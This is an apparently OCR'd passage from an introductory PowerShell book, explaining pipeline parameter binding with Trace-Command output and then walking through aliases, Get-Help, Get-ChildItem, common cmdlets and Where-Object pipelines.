
Data is not an integer so this check is skipped.
Cannot convert data to an integer so an error is thrown and function halts.

In this example, you can see that the two separate attempts to bind the data to the integer failed because it is not an integer nor can it be converted into one.

Now we are going to look at **ValueFromPipelineByPropertyName**. Just like when we looked at the attribute **ValueFromPipeline**, we can see how the function is able to administer data as it comes into the function with the same name as the parameter.

```
Function Test-Object  {

  [cmdletbinding()]

  Param (

  [parameter(ValueFromPipelineByPropertyName)]

  [int[]]$Integer

  )

  Process  {
```

```
  $_

  }

}
$Object = [pscustomobject]@{

  Integer =  '5'

  Name = 'test'

}
Trace-Command -Name ParameterBinding -Expression  {

  $Object  | Test-Object

  }  -PSHost
```



```
DEBUG: ParameterBinding Information: 0 : BIND NAMED cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : BIND POSITIONAL cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : MANDATORY PARAMETER CHECK on cmdlet [Test-Object]
DEBUG: ParameterBinding Information: 0 :     BIND arg [] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION:
DEBUG: ParameterBinding Information: 0 :         BIND arg [] to param [Integer] SUCCESSFUL
DEBUG: ParameterBinding Information: 0 : CALLING BeginProcessing
DEBUG: ParameterBinding Information: 0 : BIND PIPELINE object to parameters: [Test-Object]
DEBUG: ParameterBinding Information: 0 :     PIPELINE object TYPE = [System.Management.Automation.PSCustomObject]
DEBUG: ParameterBinding Information: 0 :     RESTORING pipeline parameter's original values
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipelineByPropertyName NO COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [5] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION: 5
DEBUG: ParameterBinding Information: 0 :         Binding collection parameter Integer: argument type [String], parameter type [System.Int32[]], collect
ion type Array, element type [System.Int32], no coerceElementType
DEBUG: ParameterBinding Information: 0 :         Creating array with element type [System.Int32] and 1 elements
DEBUG: ParameterBinding Information: 0 :         Argument type String is not IList, treating this as scalar
DEBUG: ParameterBinding Information: 0 :         BIND arg [5] to param [Integer] SKIPPED
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipelineByPropertyName WITH COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [5] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION: System.Int32[]
DEBUG: ParameterBinding Information: 0 :         COERCE arg to [System.Int32[]]
DEBUG: ParameterBinding Information: 0 :             Parameter and arg types the same, no coercion is needed.
DEBUG: ParameterBinding Information: 0 :         BIND arg [System.Int32[]] to param [Integer] SUCCESSFUL
DEBUG: ParameterBinding Information: 0 : MANDATORY PARAMETER CHECK on cmdlet [Test-Object]
DEBUG: ParameterBinding Information: 0 : CALLING EndProcessing

Integer                                                         Name
-------                                                         ----
5                                                               test
```

First attempt does see the property, but isn't an integer.
Second attempt also finds property and is able to convert string to integer.


In this instance, the property does not match the parameter name. **ValueFromPipelineByPropertyName** can retrieve the data, but is unable to match it with the integer type, which means it has failed. In this instance, because of the failure, the binding was skipped. As you can see, however, that the second attempt at binding is successful because it converted the string value labeled *5* to the integer type.

Had the value 5 already been an integer, it would have succeeded in its first attempt at binding. That is because the data to the parameter with both types would have been an integer. If we used something like *test* in the integer property, both of the binding attempts would have failed. This is because in its first attempt, it would have noticed the data was not an integer. It would have then attempted to convert the non-integer string and that would have also failed.

As we bring this chapter to a close, we are going to talk about the use of both attributes in a specific function. In this example, we are going to show that all the attempts to bind the parameter we used earlier will successfully bind the data to the parameter in its final attempt.

```
#region Test Function

 Function Test-Object  {

 [cmdletbinding()]

 Param (

 [parameter(ValueFromPipelineByPropertyName,ValueFromPipeline)]

 [int[]]$Integer

 )

 Process  {

 $_

 }

 }

#endregion Test Function
#region Successful Test Going through ALL VALIDATIONS

 $Object = [pscustomobject]@{

 Integer =  '5'

 Name = 'test'

}
```

```
Trace-Command -Name ParameterBinding -Expression  {

 $Object  | Test-Object

 }  -PSHost

 #endregion Successful Test Going through ALL VALIDATIONS
```



```
DEBUG: ParameterBinding Information: 0 : BIND NAMED cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : BIND POSITIONAL cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : MANDATORY PARAMETER CHECK on cmdlet [Test-Object]
DEBUG: ParameterBinding Information: 0 :     BIND arg [] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION:
DEBUG: ParameterBinding Information: 0 :         BIND arg [] to param [Integer] SUCCESSFUL
DEBUG: ParameterBinding Information: 0 : CALLING BeginProcessing
DEBUG: ParameterBinding Information: 0 : BIND PIPELINE object to parameters: [Test-Object]
DEBUG: ParameterBinding Information: 0 :     PIPELINE object TYPE = [System.Management.Automation.PSCustomObject]
DEBUG: ParameterBinding Information: 0 :     RESTORING pipeline parameter's original values
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipeline NO COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [@{Integer=5; Name=test}] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION: @{Integer=5; Name=test}
DEBUG: ParameterBinding Information: 0 :         Binding collection parameter Integer: argument type [PSObject], parameter type [System.Int32[]], collection type Array, element type [System.Int32], no c
oerceElementType
DEBUG: ParameterBinding Information: 0 :         Creating array with element type [System.Int32] and 1 elements
DEBUG: ParameterBinding Information: 0 :         Argument type PSObject is not IList, treating this as scalar
DEBUG: ParameterBinding Information: 0 :         BIND arg [@{Integer=5; Name=test}] to param [Integer] SKIPPED
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipelineByPropertyName NO COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [5] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION: 5
DEBUG: ParameterBinding Information: 0 :         Binding collection parameter Integer: argument type [String], parameter type [System.Int32[]], collection type Array, element type [System.Int32], no coe
rceElementType
DEBUG: ParameterBinding Information: 0 :         Creating array with element type [System.Int32] and 1 elements
DEBUG: ParameterBinding Information: 0 :         Argument type String is not IList, treating this as scalar
DEBUG: ParameterBinding Information: 0 :         BIND arg [5] to param [Integer] SKIPPED
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipeline WITH COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [@{Integer=5; Name=test}] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             ERROR: DATA GENERATION: Cannot convert value "@{Integer=5; Name=test}" to type "System.Int32[]". Error: "Cannot convert value "@{Integer=5; Name=test
}" to type "System.Int32". Error: "Cannot convert the "@{Integer=5; Name=test}" value of type "System.Management.Automation.PSCustomObject" to type "System.Int32".""
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipelineByPropertyName WITH COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [5] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION: System.Int32[]
DEBUG: ParameterBinding Information: 0 :         COERCE arg to [System.Int32[]]
DEBUG: ParameterBinding Information: 0 :             Parameter and arg types the same, no coercion is needed.
DEBUG: ParameterBinding Information: 0 :         BIND arg [System.Int32[]] to param [Integer] SUCCESSFUL
DEBUG: ParameterBinding Information: 0 : MANDATORY PARAMETER CHECK on cmdlet [Test-Object]
DEBUG: ParameterBinding Information: 0 : CALLING EndProcessing

Integer                                                         Name
=======                                                         ====
5                                                               test
```

1st attempt with Value.
2nd attempt with property name and value
3rd attempt by converting data into expected parameter type.
Last attempt by grabbing the property name and converting to expected type.
Successful conversion!

Here we are able to see that the attempts made to bind the data to the parameter failed. It did so because there is no match in the parameter type and it is unable to convert data that was piped into an integer. It can only take the property name that matched the parameter. From there, it will convert the value into the integer and that is where we can succeed in binding data to the parameter.


Now that we know how PowerShell handles data as it comes through the pipeline, you should be able to build some great functions that will make your work within the program much easier. Not only will this make things simpler for you, it can make it easier on others who might be using your functions too.

Chapter 7 – Using PowerShell

PowerShell is an amazing feature that is already part of Windows 10. If you are using an older operating system, you can still download the latest version of PowerShell. This particular tutorial is geared toward users of Windows 10. With that version of Windows, PowerShell 5 is already installed so all you will need to do is follow the steps outlined below to get it booted up and ready to use.

1. Start PowerShell. In order to get the program going, you will need to click on the start menu and then find PowerShell. In Windows 10 or even 8.1 you can add it to the power menu, which is the Ctrl X function. Once you have it open, you should probably pin PowerShell to the task bar. That way, you will not have to go through the extra steps to fire it up each time you use it. Also, you are going to like it that much that you will want to be able to open it with just one click.

2. Enter Old Fashioned Windows Commands. The command-line syntax works so seamlessly in PowerShell, you will truly be amazed. An example of this is how *cd* changes folders (or directories, whichever term you prefer) and *dir* will still show all folders and files that are part of the current folder. The next part is dependent on how you fire up PowerShell. You can use either c:\Windows\system32 or at c:\Users\<username> . In the example below, we have used *cd* .. (please take special note of the space as this is an integral part of the command). You are going to move up a single level each time and then will run *dir* so that you can view all subfolders and files within the *C:\* directory.




```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Woody> cd ..
PS C:\Users> cd ..
PS C:\> dir


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/15/2016   4:11 PM                $SysReset
d-----         4/5/2016  11:00 AM                AMD
d-----         8/2/2016   1:06 PM                ESD
da----        5/23/2016   5:11 AM                FreeOCR
d-----        8/13/2015  10:25 AM                mergemodules
d-----        7/17/2015  10:29 PM                MSI
d-----        7/17/2015   9:49 PM                NVIDIA
d-----       10/30/2015   2:24 AM                PerfLogs
d-r---        9/13/2016   3:43 PM                Program Files
d-r---        9/16/2016   2:27 PM
d-r---       11/14/2015   4:36 AM
d-----        9/17/2016   7:08 AM


PS C:\>
```

```
c:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 4811-4F28

 Directory of c:\

02/15/2016  05:11 PM    <DIR>          $SysReset
04/05/2016  11:00 AM    <DIR>          AMD
08/02/2016  01:06 PM    <DIR>          ESD
05/23/2016  05:11 AM    <DIR>          FreeOCR
08/13/2015  10:25 AM    <DIR>          mergemodules
07/17/2015  10:29 PM    <DIR>          MSI
07/17/2015  09:49 PM    <DIR>          NVIDIA
10/30/2015  02:24 AM    <DIR>          PerfLogs
09/13/2016  03:43 PM    <DIR>          Program Files
09/16/2016  02:27 PM    <DIR>          Program Files (x86)
11/14/2015  05:36 AM    <DIR>          Users
09/17/2016  07:08 AM    <DIR>          Windows
               0 File(s)              0 bytes
              12 Dir(s)  351,791,284,224 bytes free

c:\>
```

3. *Install the help files. The commands we showed in the previous step (cd and dir) are not commands that are native to PowerShell. They are considered substitutes or aliases for original PowerShell command prompts. Aliases are great for those who have been*

working in PowerShell and the muscle memory makes it difficult to type in anything new. Those two commands do not even scratch the surface of what's inside PowerShell. In order to start getting a good feel of the system, you can type the help prompt followed by any command you are already familiar with. If not, a good practice command is dir. For the example below, we are going to use help dir.



```
PS C:\> help dir

NAME
    Get-ChildItem

SYNTAX
    Get-ChildItem [[-Path] <string[]>] [[-Filter] <string>] [-Include <string[]>] [-Exclude <string[]>] [-Recurse]
    [-Depth <uint32>] [-Force] [-Name] [-UseTransaction] [-Attributes <FlagsExpression[FileAttributes]> {ReadOnly |
    Hidden | System | Directory | Archive | Device | Normal | Temporary | SparseFile | ReparsePoint | Compressed |
    Offline | NotContentIndexed | Encrypted | IntegrityStream | NoScrubData}] [-Directory] [-File] [-Hidden]
    [-ReadOnly] [-System]  [<CommonParameters>]

    Get-ChildItem [[-Filter] <string>] -LiteralPath <string[]> [-Include <string[]>] [-Exclude <string[]>] [-Recurs
    [-Depth <uint32>] [-Force] [-Name] [-UseTransaction] [-Attributes <FlagsExpression[FileAttributes]> {ReadOnly |
    Hidden | System | Directory | Archive | Device | Normal | Temporary | SparseFile | ReparsePoint | Compressed |
    Offline | NotContentIndexed | Encrypted | IntegrityStream | NoScrubData}] [-Directory] [-File] [-Hidden]
    [-ReadOnly] [-System]  [<CommonParameters>]


ALIASES
    gci
    ls
    dir


REMARKS
    Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
        -- To download and install Help files for the module that includes this cmdlet, use Update-Help.
        -- To view the Help topic for this cmdlet online, type: "Get-Help Get-ChildItem -Online" or
           go to http://go.microsoft.com/fwlink/?LinkID=113308.
```


In this example, we see that PowerShell is telling us that dir is a substitute or alias for the PowerShell command Get-ChildItem. Just to verify, you can type in get-childitem from the PS C:\ prompt and you will get the exact same result. As you can see at the very bottom of the screenshot, help files in PowerShell are not automatically installed. In order to fetch them, you will need to login to PowerShell using administrator mode and from there you will enter update-help. While it will take quite some time to install the help files, you will want to be patient and wait it out. When it finishes, you will have the entire help system waiting for you to ask it any question you could possibly dream of.

Once it is installed, you are going to enter get-help followed by the cmdlet that you are concerned with and it will pull up all help items related to that particular item. Get-Help and Get-ChildItem will yield a summary of the childitem options. It will also ask you to enter variations of the specific theme. For instance, if you were to type get-help get-childitem –examples you would see about seven different, yet very detailed examples on how to use the get-childitem command in PowerShell.

Additionally, if you were to enter get-help get-childitem –detailed you would get the same seven examples but you would also see detailed descriptions of every single parameter that can be used in the get-childitem cmdlet.

4. *Get parameter help. Above, when we showed the help dir screenshot, you probably saw that there were two listings available under the syntax for the command get-childitem. Seeing as there are two syntaxes means that there are two different ways to run the cmdlet. There is a trick to keeping syntaxes separate and understanding parameters and it is pretty simple.*

   In order to get all the details about each parameter for any cmdlet, you will use –full. An example of this is: get-help get-childitem –full. That command will result in a line *by line description of what you are able to do with whatever cmdlet you entered as well as what could happen. See the screenshot below.*



```
DESCRIPTION
    The Get-ChildItem cmdlet gets the items in one or more specified locations. If the item is a container, it gets
    the items inside the container, known as child items. You can use the Recurse parameter to get items in all child
    containers.

    A location can be a file system location, such as a directory, or a location exposed by a different Windows
    PowerShell provider, such as a registry hive or a certificate store.


PARAMETERS
    -Exclude <String[]>
        Specifies, as a string array, an item or items that this cmdlet excludes in the operation. The value of this
        parameter qualifies the Path parameter. Enter a path element or pattern, such as *.txt. Wildcards are
        permitted.

        Required?                    false
        Position?                    named
        Default value
        Accept pipeline input?       false
        Accept wildcard characters?  true

    -Filter <String>
        Specifies a filter in the provider's format or language. The value of this parameter qualifies the Path
        parameter. The syntax of the filter, including the use of wildcards, depends on the provider. Filters are more
        efficient than other parameters, because the provider applies them when retrieving the objects, rather than
        having Windows PowerShell filter the objects after they are retrieved.

        Required?                    false
        Position?                    2
        Default value
        Accept pipeline input?       false
        Accept wildcard characters?  true

    -Force [<SwitchParameter>]
        Forces the command to run without asking for user confirmation.

        Required?                    false
        Position?                    named
        Default value                False
        Accept pipeline input?       false
        Accept wildcard characters?  false

    -Include <String[]>
        Specifies, as a string array, an item or items that this cmdlet includes in the operation. The value of this
        parameter qualifies the Path parameter. Enter a path element or pattern, such as *.txt. Wildcards are
        permitted.
```

When rummaging through the details of the parameter, you can see that the command get-childitem is used to retrieve the child items. Those tend to be the names of files or subfolders. It can be found in any location that you had previously specified and is able to do so without exact character matches. An example of this is: get-childItem ".txt" –recurse. That command will list all the .txt files in the current folder as well as every subfolder. This is all because of the –recurse parameter. Alternatively, if you were to use the following command: get-childitem "HKLM:\Software" you would get a list of high-level keys in the registry.*

5. *Get the names nailed down. You might have noticed by now that all the cmdlets we have looked at seem to be similar. That is because PowerShell commands use a verb to noun naming convention. This is perfect for those of us who struggled with VB or VBA commands. Here, we are going to look at the most common cmdlets as listed below:*
   a. set-location. This will allow the user to set a current work location to a specified one.
   b. get-item. This will retrieve folders and files.
   c. get-content. This function will retrieve contents within a file.
   d. remove-item. This is going to delete folders and files.
   e. copy-item. This will copy an item from one location to any other you specify.
   f. get-service. This will run services on a remote or local machine.
   g. get-process. Fetches processes running on remote or local machines.
   h. invoke-webrequest. This is going to fetch information from any webpage on the internet as specified by the user.

   Those are some of the most common processes one would use. To give it a try, invoke-webrequest askwoody.com. You may be asked to install the program, but you can simply ignore it if that dialog box appears. After you have typed the cmdlet, you will see a *detailed list of the headers, images, links and content declarations for the webpage.*

Some other helpful commands include get-command which will provide you with a very extensive list of all available commands. Another is get-verb, which is going to give you all the verbs. Those are the left parts of the cmdlets. (Remember the verb-noun combo we talked about at the start of the chapter).

You can use these and just about any other cmdlet to really dig into the depths of awesomeness that is PowerShell. With that, we are going to talk about pipes.

6. *Pipelines. Pipes can redirect a dir command output to a text file. ping askwoody.com | find "packets" > temp2.txt is an example of piping. The use of pipes expands Windows capabilities in the command lines exponentially.*

   One of the most difficult things when using pipes is the alignment. Previously, we discussed how frustrating it is to not get the result you expected from a pipe. A lot of that has to do with alignment. Objects produced by one cmdlet need to match up with objects that are going to be accepted by the cmdlet that is receiving the information. If you are only working with text, lining that up is simple. Other objects, however, are not as easy.


   It does not have to be difficult, though. Thanks in large part to the get-member cmdlet. If you need to know the kind of object a command is going to yield, you can simply pipe it through the get-member command. An example of this is: get-process | get-member.

   When you run that command you will see a lengthy list of methods and properties for get-process. However, at the top of the list you are going to see the kinds of objects that get-process creates.

   Here, you can also manipulate the output of get-process which is great if you want to work with it instead of simply looking at long lists of processes. In order to locate a cmdlet that is willing to be manipulated, you will type the following command: get-command -Parametertype System.Diagnostics.Process. That command is going to provide you with a list of cmdlets that can handle manipulation.

   There are some cmdlets that can take just about any kind of manipulation. One of the great ones is where-object. That command will go through every item that is sent into the pipeline, analyzing them one by one. It is also able to apply the criteria you request. For this request, there is a marker $_ that will allow the user to walk through every item in the pipeline, individually.

   Perhaps you wanted to compile a list of all processes that run on your computer titled svchost. In order to find that, you would type the following command: get-process | where-object {$_.Name -eq "svchost"} With that, the where-object is going to analyze everything in the pipeline and then you will see the result below.




```
PS C:\Users\Woody> get-process | where-object {$_.Name -eq "svchost"}

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id  SI ProcessName
-------  ------    -----      ----- -----   ------     --  -- -----------
   3291      74    33876      38228 ...14             932   0 svchost
    975      23    11420      14060 ...42             956   0 svchost
    899      20    11040      12140 ...45            1016   0 svchost
   1630      60    19900      21180 ...00            1068   0 svchost
    610     349     8636       9424 ...49            1136   0 svchost
   1008      33    19068      18232 ...68            1144   0 svchost
    603      46    26428      19824 ...35            1248   0 svchost
   1231    2344 15725624      76664 ...41            1384   0 svchost
    757      43    15736      15176 ...96            1640   0 svchost
    320      21     6080       8176 ...58            2060   0 svchost
    252      36    10316      18104 ...66            2096   0 svchost
    121       9     1492       2712 ...83            2928   0 svchost
    492      38     5624      10044 ...51            3636   0 svchost
    810      39    14692      31944 ...87 ...37.25   6404   1 svchost
    358      22    12572      11828 ...09           24200   0 svchost
    509      23    11272      75672 ...20           25128   0 svchost
```

